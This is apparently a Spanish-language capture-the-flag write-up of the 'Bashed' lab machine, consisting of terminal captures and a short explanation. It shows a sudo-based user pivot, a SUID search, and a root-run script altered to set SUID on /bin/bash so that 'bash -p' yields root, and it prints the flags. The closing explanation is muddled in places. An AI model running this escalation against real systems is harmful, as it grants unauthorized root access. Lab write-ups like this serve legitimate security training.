
Ahora empezamos lo que hacemos es sudo -l




```
www-data@bashed:/var/www/html/dev$ stty rows 45 columns 184
www-data@bashed:/var/www/html/dev$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```




```
www-data@bashed:/home/arrexel$ cat user.txt
7c10faaa8f40315e39115b58223e2571
www-data@bashed:/home/arrexel$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$ sudo -u scriptmanager whoami
scriptmanager
www-data@bashed:/home/arrexel$ sudo -u scriptmanager bash
scriptmanager@bashed:/home/arrexel$ find \-perm -4000 2>/dev/null
scriptmanager@bashed:/home/arrexel$  cd /
scriptmanager@bashed:/$ find \-perm -4000 2>/dev/null
./bin/mount
./bin/fusermount
./bin/su
./bin/umount
./bin/ping6
./bin/ntfs-3g
./bin/ping
./usr/bin/chsh
./usr/bin/newgrp
./usr/bin/sudo
./usr/bin/chfn
./usr/bin/passwd
./usr/bin/gpasswd
./usr/bin/vmware-user-suid-wrapper
./usr/lib/dbus-1.0/dbus-daemon-launch-helper
./usr/lib/eject/dmcrypt-get-device
./usr/lib/openssh/ssh-keysign
scriptmanager@bashed:/$
```




```
./usr/lib/openssh/ssh-keysign
scriptmanager@bashed:/$ ls
bin  boot  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  scripts  srv  sys  tmp  usr  var  vmlinuz
scriptmanager@bashed:/$ cd scripts
scriptmanager@bashed:/scripts$ ls
test.py  test.txt
scriptmanager@bashed:/scripts$ ls -l
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec  4  2017 test.py
-rw-r--r-- 1 root          root          12 May  8 09:29 test.txt
```



```
scriptmanager@bashed:/scripts$ cat test.py
import os

os.system("chmod u+s /bin/bash")
scriptmanager@bashed:/scripts$
```



```
Every 1.0s: ls -l /bin/bash

-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
```



```
import os

os.system("chmod u+s /bin/bash")
scriptmanager@bashed:/scripts$ watch -n 1 ls -l /bin/bash
scriptmanager@bashed:/scripts$ ^C
scriptmanager@bashed:/scripts$ ^C
scriptmanager@bashed:/scripts$ bash -p
bash-4.3# whoami root
whoami: extra operand 'root'
Try 'whoami --help' for more information.
bash-4.3# cd root
bash: cd: root: No such file or directory
bash-4.3# cd /root
bash-4.3#
bash-4.3# cd /root/
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
a0ef6d26b342f6debd2de941330c7e64
bash-4.3#
```

```Bash
a0ef6d26b342f6debd2de941330c7e64
```

Para hacer esta escala de privilegios hemos tenido que buscar en la carpeta script una vez conseguido ser scriptmanager, por ende hemos visto con ls -l que el archivo test.txt tenia privilegios de USID de root y hemos hecho nano al test.py y hemos visto que hacia una peticion o que la lanzaba cada cierto tiempo por ello hemos hecho que el binario de /bin/bash se le cambie de privilegios a u+s para que cambie de privilegios cuando ejecute el sistema de manera programada que tenia ya de por si ejecute el script test.py para ello hemos hecho ls -l cada segundo con el con el comando watch y de ahi ya lo hemos conseguido una vez echo esto hemos hech0o bash -p y ya somos root.